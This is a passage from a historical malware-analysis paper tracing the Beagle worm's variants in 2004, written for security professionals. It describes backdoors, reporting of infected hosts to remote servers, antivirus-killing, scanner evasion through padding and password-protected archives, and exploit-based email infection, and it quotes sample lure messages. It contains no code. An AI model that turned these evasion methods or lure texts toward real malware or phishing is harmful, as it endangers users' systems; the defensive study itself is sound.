

Year of the Beagle: Parts I, II, & III + supplement
gordon@infectionvectors.com

Part I: Pages 2-36

Lessons from Virus Developers:
The Beagle Worm History through April 24, 2004

Part II: Pages 37-60

Lessons from Virus Developers:
The Beagle Worm History Part 2: April 25 through August 31, 2004

Part III: Pages 61-87

Year of the Beagle: The Beagle Worm History Part III
September 1, 2004 – January 31, 2005

Supplement: Pages 88-100

Beagle Year 2: New Tricks, Old Dog
February – May 2005

All papers maintained and updated at <http://www.infectionvectors.com>

**Lessons from Virus Developers:
The Beagle Worm History Through April 24, 2004
infectionvectors.com**

Introduction

This paper presents the technical achievement of the Beagle worm as a warning of things to come for security administrators. It does not intend to be an exhaustive technical guide to discovering and removing the worm, nor does it list each detail of how the code works. Rather, the account provided is intended for virus researchers and security professionals as a study in how worm authors improve their products. With this information, it will be possible for those responsible for system integrity to better tune their own tools, policies, and predictions for where a piece of malicious code may attempt to attack.

Note: Virus research is often hampered by the use of different naming conventions and by the nature of virus collection. The Symantec nomenclature was adopted for this paper to maintain consistency and to provide a starting point for anyone wishing to complete additional research (as well as a personal preference for “Beagle” over “Bagle”). This convention is applied in all cases where possible. There will likely be new variants of the Beagle worm released, and lessons learned, after the date above; this paper provides information on those discovered up to that point.

Overview of the Beagle Mass Mailer

Simply stated, mass mailer worms infect computers and attempt to spread themselves via a large number of email messages. Early 2004 witnessed a tremendous boom in mass mailer activity, in terms of both number of worms/variants and also the worms’ infection success. Three mass mail worms, MyDoom, Netsky, and Beagle, accounted for more virus activity in two months than the sum of malicious code did in all of the previous year.¹ Picking up where mail-borne worms such as Sober, MiMail, and Klez left off in 2003, the new wave of mailers refined the art of conning users into opening unrequested attachments. In addition, these worms tested and honed a few new technical tools to aid infection speed and damage.

The Beagle (aka Bagle) worm utilizes its own SMTP engine (in most variants) to send messages to each email address lifted from an infected machine. The worm is named for the executable it originally created upon infection, “bbeagle.exe.”² In early versions, a copy of the worm (crafted during the installation routine) is attached to an email message created in the infected machine’s RAM and sent via the worm’s own SMTP engine. Beagle is equipped with its own MIME-encoding functionality.³

Beagle is an interesting study as it presents new vulnerabilities to the security administrators of the world. Infection and propagation is initiated by having a user open an attachment or simply open an email message. The success of Beagle is certainly grounded in this simplicity. However, as will be seen below, the strength of the worm is built upon a few remarkable technical achievements.

Evolution

Arguably the most striking aspect of Beagle is the dedication of the author or authors to refining the code. New pieces are tested, perfected, and then deployed with great forethought as to how to evade antivirus scanners and how to defeat network edge protection devices. It is this “professional” (a term that may prove to be more accurate when/if the author(s) are ever discovered⁴) process that should be the most frightening to security administrators. Many corporations have adopted process improvement models with great success and boosts to efficiency and product quality. In the world of malicious code, these types of gains are made at the expense of computer users.

Beagle.A

The original strain of the worm appeared on January 18, 2004, in the wake of mass mailing successes like MiMail. MiMail, SoBig, and previous mass mailers proved that the need to have a user open an attachment (whether HTML as in the first MiMail code⁵ or as an executable) as a propagation mechanism is not much of a hindrance to their spread. With the exception of addresses with strings “.r1” or “@avp” and three Microsoft domains (Microsoft.com, hotmail.com, & msn.com), the worm targeted any email address found on the local machine.

The worm used a random string of characters as a filename for the viral code, an attachment with an “.exe” extension, and the Windows Calculator icon (and sometimes opened the application, covering what was being installed in the background). Previous mass mailers (such as 2001’s Sircam) used less recognized extensions such as .pif to fool users into opening them. It appeared, however, that the author(s) of Beagle did not intend for this code to be the finished product. The writer(s) included “Test” in the body of the mass email twice, kept the subject line the same (a simple “Hi” which the writer undoubtedly knew would make it easy to filter), and a self-stopping date of January 28 (10 days after the original detection, and presumably the release).⁶

Beagle.A, although not the most damaging mass mailer up to that point (a distinction certainly up for debate but likely given to code such as Nimda or to SoBig, now being tested by Beagle contemporaries MyDoom⁷ and Netsky⁸), did experiment with a number of functions that the author(s) would employ with great success later. First, the “From:” field of the email was modified so that the “sender’s” address mirrored the domain of the recipient. Second, the worm attempted to retrieve additional code from the Internet by way of a hard-coded list of web servers. As was seen later in Beagle.B more definitively, it is likely that this action also allows the author to catalog infected machines. At the time of detection, none of the servers in question actually had the script (1.php) available. Later reports from infected networks indicated that the worm downloaded a Trojan known as Mitglieder⁹ (code that also sends information such as IP address, port, and ID to a website/PHP page and carries email relay functionality with it). It is impossible to tell if the author(s) placed the Trojan on the sites, if another party placed it there, or if the detection of Mitglieder on machines with Beagle was just a coincidence. Additional

Mitglieder information is available in the Appendices. The worm did, however, test another mechanism to place additional code onto an infected machine, a backdoor on TCP port 6777. The simple set of commands available to an attacker connecting to this port includes a command shell, the ability to download files to the local system, and kill the worm process altogether.

The Beagle propagation scheme is outlined in this simple diagram:




Figure 1: Beagle mass mailer propagation scheme.

Beagle.B

Discovered on February 17, this variant was initially named Alua, Tanx, and Yourid by some anti-virus vendors before the community settled on the fact that the new code was a modification of the Beagle worm. This version terminated itself after February 25. Using a similar email routine, the worm still employed a single subject line, a static body, and a single executable with a random filename and .exe extension. It also opened a listening port, this time TCP port 8866. The backdoor component verified two functions during the installation: an update command (-UPD) and a delete command (-DEL). The delete routine is invoked when the worm detects a date after its termination date. Beagle.B also attempted to open a Windows application, this time the Sound Recorder program.

This version of the worm, however, came with a troubling addition: the ability to generate a random ID value for an infected machine and then send the port it was listening on with that value to four hard-coded sites in the form of an HTTP GET. The request was directed to files named "1.php" and "2.php" on the servers in question. Combined with the remote update and control functions, this provided the author(s) with a catalog of machines to carry out any function, including possibly dispersing new versions of the worm.

This catalog of infected machines could also be used for dedicated attacks. For instance, if the author(s) wanted to launch an attack or reconnaissance effort at Company XYZ, all they would need to do is sort their compromised machine list by IP address and match the appropriate target to the appropriate network. This is all done with simple WHOIS lookups and would work for any commercial, military, or government application. Once the specific machine(s) are identified, they can be singled out for advanced versions of the code or specialized attacks.

Beagle.C

Discovered February 28, 2004, Beagle.C contained many of the same processes found in its predecessors. It opened TCP port 2745 this time, sent information (including a unique ID number) back to one of three pre-established URLs, and propagated via its own SMTP engine. The email was sent with one of 33 different subject lines. The attachment was randomly named and sent with a “.zip” extension as a compressed archive. Inside the .zip archive was the worm, titled README.exe. There was no message body. The worm checked for the same update/delete abilities. The self-termination date for Beagle.C was March 14.

The worm included three new features. The first was a tactic attempted by many pieces of malicious code: disabling security mechanisms on the local host. Beagle.C attempts to stop the processes of a short list of updating services, presumably to prevent new virus signatures from being downloaded to the machine. Additionally, the worm included a DNS server address to use in resolving MX records should a local server be unavailable. A more intricate operation took place as the worm started its infection and propagation routine. This time the SMTP engine was inserted into the address space of “explorer.exe” as a DLL (“onde.exe”). A second file, “doc.exe,” loaded the SMTP engine. Host-based firewalls that filter traffic based on originating process may never have caught the worm’s mass mailing efforts, as they would have appeared to come from “explorer.” Further, this memory persistent action requires a restart of a system to fully remove the worm. The injection method of the code into “explorer.exe” continues through each incarnation of the worm discussed here.

The reliability of the worm’s propagation methods is bolstered in many ways in this variant. Inclusion of a last resort DNS server to resolve mail servers, disabling update services to keep the worm alive longer, and attempting to slip the mass mailing engine into a legitimate Windows process to disguise the worm’s presence all act to keep the code running as long as possible on machines while garnering little attention.

Beagle.D

Discovered shortly after Beagle.C on February 28, Beagle.D is nearly identical to the previous incarnation. The one change is that the mutex created to ensure a single instance of the worm is running at all times is named “iain_m2” in this version as opposed to “imain_mutex” in Beagle.C.

Beagle.E

This version of the worm was also discovered February 28. At this point, the worm included a short text line as the message body, selected from a preconfigured list. It has the same termination date as Beagle.C and .D. All versions of the code up to this point have been compressed with UPX; this variant is PEX compressed and is approximately 2KB larger than Beagle.C when it arrives. When copied to the local disk, Beagle.E used much different file names than previous versions, with the worm being titled

“i1ru74n4.exe” and the SMTP engine “GODO.exe”. This version uses the “imain_mutex” from .C. The worm still sent information back to predetermined servers via port 80. It continues to use a predetermined DNS server as a failsafe.

Beagle.E changed the termination date to March 25, 2004.

Beagle.F

Beagle.F was discovered February 29, 2004 and was the most widely distributed version. The installer, titled “i1ru54n4.exe” (with the SMTP engine being called “go54o.exe” and the loader “ii5nj4.exe”), performed similarly to .E. The worm still attempted to disable auto-update services, open TCP port 2745, send information back to servers (now once again a request to “scr.php” on the web servers, which could certainly be additional malicious code), and harvest email addresses/mass mail itself. The three web server names used, however, had not been seen in the code before. The worm is packed with PEX. It also terminated March 25, 2004.

The size of the worm has grown quite a bit, from 18,007 bytes to a floating size of 22,528 – 24,033 bytes. This changing value is in part due to the insertion of a random value (between 5 and 1,505 bytes of random characters) appended to the copy of the worm used as the attachment to the mass emails. This again hindered detection and removal efforts, as specific sized archives cannot be filtered at mail relays and anti-virus signatures can no longer use file sizes/checksums as a trigger. Moreover, this greatly obfuscates the internal workings of the worm. Without the use of hash values and checksums for identification, subtle changes in the code may not be detected by analysts. Pieces of the code that may appear to be junk may actually be ciphered counters, logs, or any other data the author may be keeping/spreading.¹⁰

The worm now contained a large number of subject lines (45 unique lines) and much lengthier message bodies. The messages (26 unique message bodies) are conversationally toned lines that spoof entries from a social/dating chat service. There are 30 possible names for the attachment, which gives the impression of being a photograph, in almost all cases with a female name. Attachments were now given .exe or .scr extensions before being placed in a .zip archive. The .zip was also given a name from the attachment name list mentioned above.

```
From: [spoofed address selected from infected machine]
Subject: Hi! :-)
I love to dance, read poetry, make people laugh, and hug as many people
a day as i can.
password for archive: [5-digit password]
Attachment: Sara.zip
```

Figure 2: Sample Beagle.F message.

An additional, and incredible, feature of the worm is that it sometimes generates a password-protected .zip file as the attachment to the mass emails. If it does, an additional line will appear in the message body, indicating the password (always a 5 digit number)

that will unlock the file. Encrypting .zip files with this generated password allows the .zip to pass through even very sophisticated anti-virus scanners¹¹, a bit of coding sure to be copied by worm developers in the future. Attempts at passing password-protected malicious code were made with Trojans such as Tofger¹², however, never with the scale and success of the Beagle worm. Beagle creates independent copies of the code, generates a password, encrypts the file, and then distributes it to mail recipients around the world in seconds.

These additions to the code fill out the technical portions of the worm that have been tested over the last incarnations. Instead of place headers, with static subjects and random characters for filenames, the author now boosts the life of the code by exploiting social vulnerabilities. Moreover, shifting the size of the attachment, the subject line, and the message body makes it even more difficult to filter at mail relays. The inclusion of the new subject lines/messages to capitalize on human curiosity represents a new level of evolution for Beagle; most technical propagation vectors have been tested, now the packaging was being perfected.

Finally, the worm took on another propagation vector, spreading through any directory with the string “shar” in the name. It used completely different names when copied to these locations and set a Registry value used to prevent more than one spread in this fashion from any infected machine.

Beagle.G

Discovered February 29, 2004, Beagle.G represented a few minor changes to the code. Beagle.G always sends the archive as a password protected file and appends the message body with the password line mentioned above.

All other functions mirror those in Beagle.F.

Beagle.H

Beagle.H was discovered March 1, 2004. It uses an abbreviated list of subject lines (9) and message bodies (4, all single lines). The password line has different syntax. The attachment is now named with a generic filename (from a list of 14) such as “TextFile” and “Info” and is represented by an icon that looks like a folder. The same backdoor functions exist.

Beagle.I

Beagle.I was discovered March 2, 2004. Although the functionality is the same as .H, the files created on the infected machine are now named “go154o.exe” (SMTP Engine), “i1i5n1j4.exe” (loader DLL), and “i11r54n4.exeopen” (copy of worm for attaching to email).

Beagle.J

Discovered late March 2, 2004, Beagle.J applied a new wrapper around the mass mailer by making the recipients believe the message is from a manager/administrator from within their own domain.

This variant completely overhauled the look of the worm, from a user's perspective. The "From:" field used one of five "senders" (management, administration, staff, noreply, or support) and then the domain name of the recipient. The subject of the email, instead of the laundry list of choices previously used, is now a modest seven choices long, made up of warnings concerning the recipient's email account. The message body also contained a randomly selected warning to the user concerning (appropriately enough) the integrity of their email account and instructs the reader to open the attachment for details/instructions on how to keep their machine/account safe.

Examples of some of the message text:

<p>Your e-mail account will be disabled because of improper using in next three days, if you are still wishing to use it, please, resign your account information.</p> <p>Some of our clients complained about the spam (negative e-mail content) outgoing from your e-mail account. Probably, you have been infected by a proxy-relay Trojan server. In order to keep your computer safe, follow the instructions.</p>

Figure 3: Sample Beagle.J message bodies.

These messages (6 possibilities) are followed by a line indicating that details can be found by reading the attachment. After that note is a closing "The ____ team" where the domain of the recipient is inserted, a URL of "http://www." followed by the domain of the recipient, and finally a signature line (example are: "The Management," "Kind Regards," and "Best Wishes." Messages that arrive with the .zip attachment also had a line of text stating that the file is password protected for "security reasons" and then provided the required password.

The new version of the code also changed the Registry location/values used by the worm. This is likely an attempt to prevent old signatures from detecting/removing the worm successfully. Instead of the cryptic letter/number combinations in the past, the worm now used the name "irun4.exe" for the SMTP engine dropped on the compromised host. Other files (the loader and copy) retain the names of the previous version.

The worm still opened TCP port 2745, attempted to send itself to every address lifted from the infected machine, and copied itself to "shar" directories. The backdoor information was sent to the same servers.

The worm came with a termination date of April 25, 2004. This new termination date comes with significant changes to the look of the worm, which has become a common trait of the code.

Beagle.K

Beagle.K was discovered in the wild on March 3, 2004. The code looked very similar to the last incarnation, with the notable exception that the worm used new names for all of the files it created on an infected machine. Each of the 3 files (the SMTP engine, the loader, and the copy of the code) utilized “winsys.exe” (with the loader named “winsys.exeopen,” and the copy “winsys.exeopenopen”). The Registry value changed as well, pointing to “winsys.exe” with a slightly modified key.

All other features of the worm are identical to those of .J.

Note: Some AV vendors captured variants of the .K packed with ASPack and subsequently cataloged the code as new variant strains.

Beagle.L

Found in the wild after a rash of Netsky variants, Beagle.L was discovered March 9, 2004. The variant itself cannot be considered a worm in the strict sense of the word, as it does not contain a propagation mechanism. Beagle.L created the following files: irun4.exe (copy of code), iinj4.exe (DLL loader used to inject system.exe into explorer.exe address space), and system.exe (DLL that acted as email relay).

In a significant turn, Beagle.L now installed a version of Mitglieder¹² as “system.exe.” This Trojan turns the infected machine into an email relay, listening for instructions on TCP port 11117. Recall that the earliest versions of Mitglieder were discovered as being downloaded by Beagle.A in January 2004. The Trojan downloaded an “exceptions” list and titled it “BAN_LIST.txt.” This list tells the proxy what addresses to ignore when relaying email. The malicious code still attempts to send host information to a web site.

As mentioned above, this variant does not contain the self-propagating functionality of the previous versions. Beagle.L likely spreads via previously infected machines, using that SMTP engine to mass mail copies of the new Trojan or install directly to the compromised machines.

Beagle.M

Discovered on March 12, 2004, Beagle.M is reported as a variant of the .K version by some AV sites. Again, this version of the code had no built-in propagation mechanism; it had to be mass-mailed (presumably from machines previously compromised and cataloged by the virus author(s)). Beagle.M followed the same installation process, creating a copy of the code, a loader, and the Trojan (injected as before into the explorer.exe space).

The Trojan (another version of the Mitglieder code) opened a random port above 2000 and alerted 2 websites to the IP address, open port, and ID of the compromised machine. It also connects to 2 separate websites to download a copy of the list of IP addresses for

the Trojan to ignore. The random port acts as the connection point for remote control and as a mail relay.

The malicious code attempted to kill the same security program processes.

At this point the Beagle worm has officially been labeled simply variants of Mitglieder by many AV vendors, creating some confusion with the later variant names. Beagle resurfaces, however, with the SMTP engine and renewed propagation prowess just 24 hours later.

Beagle.M (@mm)

Some overlap exists based on whether the AV vendor site reported the last incarnation of the code. Trend Micro named this code Bagle.N. Symantec's Deep Sight service made the distinction by adding the "mm" (mass mailer) to name the worm and match what is done on the public Symantec Security Response site. This signaled the reintroduction of the Beagle code as a self-propagating virus, with additional insidious features.

There were six significant changes to the Beagle code and functionality at this point. The number of changes in itself is out of character for the coder in question, up until this point multiple additions to the mechanics of the code (beyond simply swapping cosmetic pieces such as subject lines) in a single instance were rare. The changes were:

- Installation routine now creates 4 files instead of 3
- Password sent as a graphic file
- Removal of Registry keys used by Netsky worm
- Greatly expanding termination date of code
- Use of RAR extension
- Polymorphic EXE file infection

The installation routine created multiple copies of itself: winupd.exe, winupd.exeopen. It also created a copy that was sometimes password protected, winupd.exeopenopen.

The password used to open/decrypt the email is now sent as a BMP file (if winupd.exeopenopen is password protected) called winupd.exeopenopenopen. The password is displayed in email messages by including the image after the "password is:" line, not printing it directly as part of the text. When added to an email, the code is given a random filename once again, from 5 to 9 characters in length. This use of a graphic file is similar to applications in the anti-spam arena, where pictures are used instead of text to ensure a human is reading/responding to requests for accounts, etc. Further, a graphic of a password is more difficult for anti-virus scanner to grab from the email to use in decrypting/scanning the attachment. The use of an anti-spam trick to install a spam relay is not without irony.

In a twist not yet seen by the Beagle code, it now attempted to remove 14 keys/values associated with the Netsky worm (which had been removing values created by Beagle for some time).

Beagle's previous variants had self-termination within a month of release; this version's is December 31, 2005, well over a year and a half after the release into the wild.

The copies of the code sometimes use RAR extensions. RAR, another archive format similar to ZIP, is capable of many encryption/archiving techniques including the ability to archive and split files.

The most striking change is the inclusion of another propagation vector: infection of Portable Executable (PE) files. This addition makes the nature of the code even more difficult to classify; Beagle now has virus-like qualities in the strict sense: it writes itself to EXE files to spread. The worm added to EXEs is encrypted, it is decrypted at the time the EXE is run. The compressed/encrypted version of the code increases infected files' size by 21 KB.

Beagle.M includes the previous spreading mechanisms, mass email (by collecting addresses and using its own SMTP engine with a shell similar to Beagle.J) and the ability to copy itself to directories with "shar" in the name. Once it sends itself, the worm makes an entry to HKEY\SOFTWARE\winupd to prevent duplicate emails to the same address. Future infections also check this key to identify whether Beagle.M has already run on the machine.




Figure 4: Beagle.M infection components.

The code attempts to stop a greatly expanded list of applications, a list similar to those used by other virii such as Aphex and Agobot. Beagle.M opens port 1220 and may query a DNS server at 217.5.97.137 to resolve MX records. The backdoor allows arbitrary code to be saved to the infected machine with the filename of "iuplda[random characters].exe".

In a departure from the very business-like messages of recent variants, this version also introduces a few randomly appearing strings that reference the film, "The Matrix." Some

emails will contain one of two lines: “Follow the wabbit” or “Find the white rabbit.” Additionally, one of the file names used for peer-to-peer distribution is “Matrix 3 Revolution English Subtitles.exe.” In addition, an ASCII butterfly, preceded by the words, “The white rabbit presents” and “The first and the single Anti-Netsky AntiVirus” appears in the code for the worm (See Appendix, “Hidden Text Timeline” for picture).

The email construction itself has undergone some changes. If the “From:” field is created from an address taken from the local machine, the worm selects from less formal greetings/messages (i.e.: the short “RE: document\see attached” messages). If the “From:” is crafted from the host’s domain, the more formal (i.e.: “email account problems”) messages are sent.

This version of the code makes no call on its own to a web server to download Mitglieder or any other Trojan, nor does the worm attempt to send host information to another server. However, newer versions of Mitglieder continue to appear.

The code is appended with random data, making the file size vary from 20,485 bytes to 21,985 bytes.

Beagle.N

Discovered March 15, 2004, Beagle.N combines a number of previously employed tactics into a complex propagation scheme. Beagle.N continues to infect PE files, boosting the size of the executables by 44 KB. It still creates a backdoor on TCP port 2556. The worm ends a long list of security/anti-virus programs, kills Netsky infections by targeting their Registry keys. The worm includes the same termination of December 31, 2005 as .M. The files created as part of the installation routine are the same as the last variant; it continues to appear in mailboxes as a PIF, ZIP, or RAR file. The ASCII butterfly still appears in the code.

Beagle.O

Discovered March 18, 2004, Beagle.O is the first of many variants for the day spread purely by file attachments/infection. It creates the four files used to spread the worm with the name “directs” (a name carried into the next iteration of the worm). The code executes an infection routine much like .N. Attachment names are randomly assigned EXE, PIF, ZIP, or RAR extensions (archived appropriately and with passwords). The worm opens TCP port 2556, infects PE files, and spreads via copies to directories with the string “shar” in their name.

Beagle.Q

Up until this point, Beagle exploited only the trust of users. Its email attachments required a recipient to open them. With this variant the author takes the worm in a new direction, exploiting a software bug that allows the worm to spread without attachments, simply by opening an email message. Beagle.Q takes advantage of the Internet Explorer

Object Tag Vulnerability. This flaw allows malicious HTML code to download and execute arbitrary files. Microsoft released two advisories regarding this bug, MS03-032 and then MS03-040¹⁴.

Beagle.Q arrives as an HTML email with familiar subject lines and “From:” fields. The message body appears empty, as the code that downloads the first piece of the installation routine is not visible to the user. This code retrieves an HTA (HTTP Application¹⁵) file that contains just a few lines of HTML and then the VBS (Visual Basic Script) file (dropped as “q.vbs”). This file is downloaded from one of 592 servers hard-coded into the worm utilizing TCP port 81. These servers were previously compromised/deployed by the worm writer(s) to distribute the new code. The HTA/VBS download routine is invisible to the end user, the “window” opened for the transfer is specially coded to be out of the user’s view. The VBS file is then executed. This script downloads another file from the same server that provided the initial code (again on TCP port 81), this time a version of the Beagle.Q executable very similar to the last variant.

The Beagle code is retrieved as a graphic file, meaning that it simply has an extension of .jpeg, .gif, or .bmp. In tests done with the worm by AV vendors and in independent closed testing, the worm never requested anything other than JPEG files. The name of the file is randomly created and encoded into the VBS file along with one of the host servers. As the “graphics” file is downloaded, it is saved as “sm.exe,” which is accomplished with a line in q.vbs. The end of the VBS file executes sm.exe, beginning the infection and propagation routine similar to other Beagle variants.




Figure 5: Propagation scheme for Beagle.Q.

The worm keeps a backup DNS server in the code that is used if no DNS server exists for the infected machine. In addition, it drops the same copies of itself into directories named

with the string “shar” as other versions of the worm. Furthermore, it continues the aggressive PE infection of previous Beagle incarnations by adding 26 kilobytes to executables it finds. In addition to opening TCP port 2556 for remote command execution, the worm also opens TCP port 81. Port 81 allows others to download a copy of the worm, much like the hard-coded servers that distribute the code. As of this version, there is no mechanism built into the worm to allow infected boxes to utilize this function for propagation/updates. Undoubtedly this “feature” is being tested for future release.

Beagle.Q scans the entire local machine for addresses. Each address (save those in an exceptions list built into the worm, see Appendix) is sent a copy of the HTML message. Although the means to spread the worm as an attachment (Beagle “Classic” used by the author of this report to describe previous functionality) is present in the code, that portion is unused by this variant. The worm does, however, continue to attempt to stop anti-virus and other security products from running. This version also attempts to remove the Registry keys/values of every NetSky variant up to this point as well. It adds an entry to the Registry for both the automatic startup (using the file it created, “directs.exe”) and to log mass mail activities (kept in HKEY_CURRENT_USER\SOFTWARE\windirects).

If the system date is January 1, 2006 or later, the worm terminates by removing the Registry keys/values it created and exits all Beagle functions.

Detection of the worm has also changed. Many AV vendors broke the worm into its 3 components and issued signatures accordingly¹⁶. The worm is now listed as the Beagle/Bagle email, dropper, and the mass mailer proper.

Beagle.R

Functionally equivalent to Beagle.Q, and released on the same day, this variant only scans the “C:\emails” directory for email addresses to target with copies of the message. It also changed the file names\associated Registry entries to “direct.exe” instead of “directs.exe.” All other details are the same as Beagle.Q.

Beagle.S

In an apparent effort to boost the spread of the worm by hampering signature/identification efforts, Beagle.S, the third variant discovered March 18, 2004, also uses “direct.exe” and scans the single directory, “C:\emails.” It also includes a butterfly picture and text similar to Beagle.M.

Beagle.T

Beagle.T, the fourth and final variant discovered March 18, 2004 returns to the use of “directs.exe.” It also scans the entire local machine, like Beagle.Q. However, Beagle.T does not add the “logging” key in HKEY_CURRENT_USER\SOFTWARE.

Beagle.U

As could be expected, the termination date for .E and .F brought another variant of the worm, Beagle.U, discovered March 26, 2004. This version uses a clock icon for the attachment. It employs FSG 1.33 packing, which makes the code approximately 8 kilobytes (from 37 KB). The worm comes packaged in minimalist style; the email message has no subject, no message body, and a randomly named 8.23-kilobyte attachment that ends with EXE. When executed, the worm drops the file “gigabit.exe” on the local machine and makes the requisite Registry entries to ensure it starts with each boot of the machine and downloads a copy of the worms entitled “a.exe.” It adds a Registry key to track its own activities as well. To disguise the application that is being installed, the worm launches the game MSHEARTS as part of its operation. This recalls early attempts to open the Calculator and Sound Recorder.

This version opens port 4751. The worm also tries to connect to a web server, reporting the address, opened port, and ID of the compromised computer. The worm attempts to send an email to a new target every 5 seconds, as opposed to the blitz of messages sent out previously. This variant is the first to move the termination date ahead of the previous version. Beagle.U exits if the system’s clock is January 1, 2005 or later.

From the stripped-down look of the worm’s shell, it would appear that it is an early test strain. Some reports have suggested this was an initial version of the code that was unreleased until now¹⁷. This version of the worm accounted for a faster propagation (in terms of unique network reports) than many of the previous variants¹⁸. It is possible that previously infected machines were used to distribute Beagle.U especially quickly. However, it is also likely that the MSHEARTS cover worked to prevent users from investigating the attachment further and possibly discovering and cleaning the worm.

Beagle.V

Discovered March 29, 2004, Beagle.V represented just a few changes to the last variant. The version calls a currently unknown application “dreder.exe” upon infection and changes the attachment’s icon to what appears to be a syringe. The attachment is called “game.exe,” which launches the Beagle infection once opened. That executable installs the worm code, open TCP port 4751, and allows for the code to be updated by the same “update” function (-UPD) seen previously. Once a newer version of the worm is successfully placed on the compromised machine the old version is deleted.

Testing of functions such as these would be easy to hide in the myriad of machines that are infected by such worms. The attacker could simply select a few machines (from the catalog generated by infected computers and sent to the author-controlled site), test the update/delete commands, and then consider this phase completed. The updated code would likely be removed via the “delete” string, preventing it from being detected and analyzed by anti-virus vendors. In fact, the code that is tested may look nothing like the Beagle worm familiar to security professionals.

Beagle.W/Mitglieder.F

The name confusion is attributed to the same problem found with the Beagle.M/Mitglieder variant. Without a propagation mechanism, it is not classified as a “worm” or “virus,” and is such classified as a Trojan.

Beagle.W was discovered April 5, 2004. Once executed, it drops a copy of the code with the familiar filename “irun4.exe” (Beagle.J) onto an infected system. That file is loaded with “iinj4.exe.” Both executables are included in the replica of the Trojan, spawned as “system.exe.” Beagle.W opens a backdoor on port 17771. This port allows external devices to relay email through the infected host. The Trojan runs within the explorer.exe space and utilizes a hidden window (“ShellTray_Wnd” to hide itself). It attempts to kill security product processes as in previous versions. The code records its activities in a Registry key (HKEY_CURRENT_USER\Software\DateTime) containing values for the machine ID, process ID, and open port.

Beagle.W downloads a file (saved as, “ban_list.txt”) from one of 16 web servers. The Trojan then attempts to connect to randomly generated IP addresses on port 4751 (the port opened by the two preceding variants, .U and .V). Beagle.W then waits for commands from the previously compromised machines. It uses the DNS server (217.5.97.137) introduced in Beagle.M to resolve addresses for the hard-coded domain names and presumably the MX records of email destinations.

Beagle.X/Mitglieder

Discovered April 7, 2004, Beagle.X represents a newer version of the Mitglieder code. The file/Registry value are named “window.exe.” The port used is 14247. The backdoor/email relay is equivalent to Beagle.W. This version does not appear to attempt to stop security products from running.

The vast array of names used for Beagle.X is evidence of the difficulty in tracking virus code and updates after a number of variants. Where some vendors continue to use the name Beagle/Bagle, some have called the last two versions Mitglieder:

Trend Micro & Symantec	Bagle.X
Sophos	Troj/Bagle.X
Computer Associates	Mitglieder.AC
McAfee/Network Associates	W32/Bagle.X!Proxy
Kaspersky	TrojanProxy.Win32.Mitglieder
F-Secure	W32/Mitglieder.AI

Many vendors had not received samples of the code days after its release. Lack of submissions may be an indication of a small distribution, or that users that are infected do not notice anything strange with their machines (as they would likely have already had a previous version of Beagle installed and active). F-Secure reported that the Trojan was discovered as an attachment to spammed messages.¹⁹

Additional Variants

